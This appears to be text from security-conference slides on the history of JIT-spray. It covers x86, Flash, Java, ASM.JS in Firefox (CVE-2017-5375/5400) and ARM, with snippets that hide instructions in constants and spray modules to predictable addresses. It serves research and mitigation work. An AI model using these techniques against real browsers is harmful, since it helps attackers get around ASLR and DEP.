

Make JIT-Spray Great Again

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JIT Overview

Just-In-Time Compilation (JIT)

- Generate native machine code from higher-level language

JavaScript

PHP

Java

ActionScript

...



x86_32, x86_64, ARM, AArch64

- Performance gain compared to interpreted execution

Just-In-Time Compilation (JIT)

- Several compilers and optimization layers

JS:  Baseline, IonMonkey

 Baseline, DFG, FTL

Java:  HotSpot JIT

 ChakraCore (2 Tier JIT)


 TurboFan

PHP:  HHVM JIT

ActionScript:

 NanoJIT

Linux Kernel:




 eBPF

.Net:

 RyuJIT

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**More than 13 compilation engines.
What could possibly go wrong?**

HHVM JIT

ActionScript:



NanoJIT

Linux Kernel:



eBPF

.Net:



RyuJIT

JIT-Spray (x86)

1. Hide native instructions in constants of high-level language

```
c = 0xa8909090  
c += 0xa8909090
```

x86 Disassembly @ offset 1

```
01: 90      nop  
02: 90      nop  
03: 90      nop  
04: a805   test al, 5  
06: 90      nop  
07: 90      nop  
08: 90      nop
```

Emitted JIT Code

```
00: b8909090a8  mov eax, 0xa8909090  
05: 05909090a8  add eax, 0xa8909090
```

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2. Force allocations to predictable address regions

```
function JIT(){  
    c = 0xa8909090  
    c += 0xa8909090  
}  
  
While (not address_hit){  
    createFuncAndJIT()  
}
```



predictable?!		
0x20202021:	90	nop
0x20202022:	90	nop
0x20202023:	90	nop
0x20202024:	a805	test al, 5
0x20202025:	90	nop
0x20202026:	90	nop
0x20202027:	90	nop

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```
function JIT(){
```

```
predictable?!
```

Used to bypass **ASLR and **DEP****
No **info leak and **code reuse** necessary**
→ Memory corruptions are easier to exploit

```
}
```

Prominent JIT-Spray on x86

Flash JIT-Spray (Dionysus Blazakis, 2010)



- Targets ActionScript (Tamarin VM)
- Long XOR sequence gets compiled to XOR instructions

```
var y = (  
  0x3c54d0d9 ^  
  0x3c909058 ^  
  0x3c59f46a ^  
  0x3c90c801 ^
```



```
03470069  B8 D9D0543C  MOV EAX, 3C54D0D9  
0347006E  35 5890903C  XOR EAX, 3C909058  
03470073  35 6AF4593C  XOR EAX, 3C59F46A  
03470078  35 01C8903C  XOR EAX, 3C90C801
```

- First of its kind known to public

Writing JIT Shellcode (Alexey Sintsov, 2010)



- Nice methods to ease and automate payload generation:

- split long instructions into instructions ≤ 3 bytes

```
; 5 bytes
```

```
mov ebx, 0xb1b2b3b4
```



```
mov ebx, 0xb1b2xxxx ; 3 bytes
```

```
mov bh, 0xb3 ; 2 bytes
```

```
mov bl, 0xb4 ; 2 bytes
```

- semantic nops which don't change flags

```
00: b89090906a mov eax, 0x6a909090
```

```
05: 05909090a8 add eax, 0xa8909090
```



```
03: 90 nop
```

```
04: 6a05 push 5
```

JIT-Spray Attacks & Advanced Shellcode (Alexey Sintsov, 2010)



- JIT-Spray in Apple Safari on Windows possible:
 - use two of four immediate bytes as payload
 - connect payload bytes with short jumps (stage0)
 - copy stage1 payload to RWX JIT page and jump to it

JIT-Spray Attacks & Advanced Shellcode (Alexey Sintsov, 2010)



```
0D010104 31C0 XOR EAX, EAX
0D010106 EB 14 JMP SHORT 0D01011C
0D010108 8947 08 MOV WORD PTR DS:[EDI+8], EAX
0D01010B 8B47 08 MOV EAX, DWORD PTR DS:[EDI+8]
0D01010E 8B57 0C MOV EDX, DWORD PTR DS:[EDI+C]
0D010111 83FA FF CMP EDX, -1
0D010114 0F85 2A JNZ 0D012B44
0D01011A 81F0 B43BEB14 XOR EAX, 14EB3BB4
```

Attacking Clientside JIT Compilers (Chris Rohlf & Yan Ivnitskiy, 2011)



- In depth analysis of LLVM and Firefox JIT engines
- JIT-Spray techniques (i.e., with floating point values)
- JIT gadget techniques (gaJITs)
- Comparison of JIT hardening measurements

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	V8	IE9	Jaeger Monkey	Trace Monkey	LLVM	JVM	Flash / Tamarin
Secure Page Permissions	✗	✓	✗	✗	✗	✗	✗
Guard Pages	✓	✗	✗	✗	✗	✗	✗
JIT Page Randomization	✓	✓	✗	✗	✗	✗	✗
Constant Folding	✗	✗	✗	✗	✗	✗	✗
Constant Blinding	✓	✓	✗	✗	✗	✗	✗
Allocation Restrictions	✓	✓	✗	✗	✗	✗	✗
Random NOP Insertion	✓	✓	✗	✗	✗	✗	✗
Random Code Base Offset	✓	✓	✗	✗	✗	✗	✗

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values)

Flash JIT – Spraying info leak gadgets (Fermin Serna, 2013)



- Bypass ASLR and random NOP insertion:
 - spray few instructions to predictable address – prevents random NOPS
 - trigger UAF bug and call JIT gadget
 - JIT gadget writes return address into heap spray, continue execution in JS
- Mitigated with constant blinding in Flash 11.8

Exploit Your Java Native Vulnerabilities on Win7/JRE7 in One Minute (Yuki Chen, 2013)



- JIT-Spray on Java Runtime Environment
- 3 of 4 bytes of one constant usable as payload
- Spray multiple functions to hit predictable address (32-bit)
- Jump to it with EIP control

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```
public int spray(int a) {  
    int b = a;  
    b ^= 0x90909090;  
    b ^= 0x90909090;  
    b ^= 0x90909090;  
    return b;  
}
```



```
0x01c21507: cmp    0x4(%ecx),%eax  
0x01c2150a: jne   0x01bbd100    ;  
0x01c21510: mov   %eax,0xffffc000(%esp)  
0x01c21517: push %ebp  
0x01c21518: sub   $0x18,%esp  
0x01c2151b: xor   $0x90909090,%edx  
0x01c21521: xor   $0x90909090,%edx  
0x01c21527: xor   $0x90909090,%edx  
...  
0x01c21539: ret
```

(32-bit)

ASM.JS JIT-Spray on OdinMonkey (x86)

- Strict subset of JS
- OdinMonkey: Ahead-Of-Time (AOT) compiler in Firefox
- Appeared in 2013 in Firefox 22
- No need to frequently execute JS as in traditional JITs
- Generates binary blob with native machine code
- ASM.JS JIT-Spray possible until Firefox 52 (2017) (CVE-2017-5375, CVE-2017-5400)



Simple ASM.JS module

```
function asm_js_module(){
  "use asm"
  function asm_js_function(){
    var val = 0xc1c2c3c4;
    return val|0;
  }
  return asm_js_function
}
```

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
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Inject Code to Predictable Addresses


- Request ASM.JS module several times

```
modules = []
for (i=0; i<=0x2000; i++){
    modules[i] = asm_js_module()
}
```

Inject Code to Predictable Addresses

```
"use asm"  
function asm_is_function(){  
  var val = 0xc1c2c3c4;  
  return val|0;  
}
```

Value
appears in
machine code



```
10100023 b8c4c3c2c1 mov eax, 0C1C2C3C4h  
10100028 6690 xchg ax, ax  
1010002a 83c404 add esp, 4  
1010002d c3 ret
```

Inject Code to Predictable Addresses

- Unblinded constant `0xc1c2c3c4` appears many times

```
09bf9024  c1c2c3c4  c4839066  0d8bc304  00000000
0a720024  c1c2c3c4  c4839066  0d8bc304  0a721000
0a730024  c1c2c3c4  c4839066  0d8bc304  0a731000
0a740024  c1c2c3c4  c4839066  0d8bc304  0a741000
0a750024  c1c2c3c4  c4839066  0d8bc304  0a751000
0a760024  c1c2c3c4  c4839066  0d8bc304  0a761000
...
```

Inject Code to Predictable Addresses

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```
09bf9024 c1c2c3c4 048
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→ **ASM.JS JIT-Spray unlocked**

ASM.JS Statements Suitable to Embed Code

```
"use asm"  
function asm_js_function(){  
    // attacker controlled  
    // ASM.JS code  
}  
return asm_js_function
```

How to inject
arbitrary code?

ASM.JS Statements Suitable to Embed Code

- Arithmetic instructions

```
"use asm"
function asm_js_function(){
  var val = 0;
  val = (val + 0xa8909090) | 0;
  val = (val + 0xa8909090) | 0;
  val = (val + 0xa8909090) | 0;
  // ...
  return val | 0;
}
```



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```

ASM.JS Statements Suitable to Embed Code

- Setting array elements

```
'use asm';  
var asm_js_heap = new stdlib.Uint32Array(buf);  
function asm_js_function(){  
    asm_js_heap[0x10] = 0x0ceb9090  
    asm_js_heap[0x11] = 0x0ceb9090  
    asm_js_heap[0x12] = 0x0ceb9090  
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```
01: 90      nop  
02: 90      nop  
03: eb0c   jmp 0x11  
..  
11: 90      nop  
12: 90      nop  
13: eb0c   jmp 0x21
```

ASM.JS Statements Suitable to Embed Code

- Setting array elements

2 payload bytes

```
stdlib.Uint32Array  
on(){  
= 0x0ceb9090  
= 0x0ceb9090  
= 0x0ceb9090  
= 0x0ceb9090
```

```
01: 90 nop  
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ASM.JS Statements Suitable to Embed Code

- Setting array elements

2 payload bytes

connect with jumps

```
stdlib.Uint32Array  
on( ) {  
= 0x0ceb0090  
= 0x0ceb0090  
= 0x0ceb0090  
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```

```
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12: 90    nop  
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```

ASM.JS Statements Suitable to Embed Code

- Foreign function call with double values

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
  var val = 0.0
  val = +ffi_func(
    2261634.5098039214, // 0x4141414141414141
    156842099844.51764, // 0x4242424242424242
    1.0843961455707782e+16, // 0x4343434343434343
    7.477080264543605e+20) // 0x4444444444444444
```

ASM.JS Statements Suitable to Embed Code

- Foreign function call with double values

```
0x00: movsd xmm1, mmword [****0530]
0x08: movsd xmm3, mmword [****0538]
0x10: movsd xmm2, mmword [****0540]
0x18: movsd xmm0, mmword [****0548]
...
```


```
****0530:
41414141 41414141 42424242 42424242
****0540:
43434343 43434343 44444444 44444444
...
```

- constants are referenced
- same executable region
- continuous in address space

→ **gapless, arbitrary shellcode possible**

JIT-Spray (ARM)

Too leJIT to Quit (Lian et al., 2015)



- Target: JSC DFG JIT
- Thumb-2:
 - mixed 16-bit and 32-bit instructions
 - 16-bit alignment

http://wp.internetsociety.org/ndss/wp-content/uploads/sites/25/2017/09/09ExtendingJIT.slide_.pdf

A Call to ARMs (Lian et al., 2017)

- Control JIT to emit **32-bit** ARM **AND** instructions
 - Force interpretation of **AND** instruction as **two** consecutive **16-bit Thumb-2** instructions
 - **1st** instruction: attacker operation
2nd instruction: PC-relative jump
- self-sustained payload without resynchronization
(target: Firefox' IonMonkey)

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**JIT-Spray on
architecture with
fixed instruction length and
instruction alignment**

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→ self-sustained payload without resynchronization
(target: Firefox' IonMonkey)

JIT-based Code Reuse

- Similar to JIT-Spray but requires **info leak**
- Abuse JIT to achieve various goals:
 - two payload bytes are enough to create gadgets
→ bypass static ROP protections
 - hide code within direct branch offsets
→ bypass Execute-Only Memory
 - find 4-byte constants missed by constant blinding
→ bypass constant blinding and create gadgets

More Flaws beyond JIT-Spray

JIT-related flaws

- More exploit-mitigation bypasses
 - DEP and CFG Bypass (Tencent, 2015)
 - Chakra-JIT CFG Bypass (Theori, 2016)
 - ACG Bypass (Ivan Fratric, 2018)

JIT-related flaws

- Vulnerabilities in JIT-compilers
 - Web Assembly bugs found by Google P0
 - Safari JIT (Pwn2Own 2017, Pwn2Own 2018)
 - Chrome 63 (Windows OSR Team)
 - Chakra JIT (CVE-2018-8137, CVE-2018-0953)

Summary

- JIT-Spray simplified client-side exploitation in the past
- ASM.JS in OdinMonkey (x86) was the perfect JIT-Spray target
- JIT-Spray was possible on x86 and ARM
- JIT-Spray seems infeasible in a large (64-bit) address space, under ASLR and Control-Flow Integrity
- JIT compilers have a big attack surface and remain prone to vulnerabilities

Thank you!

Questions?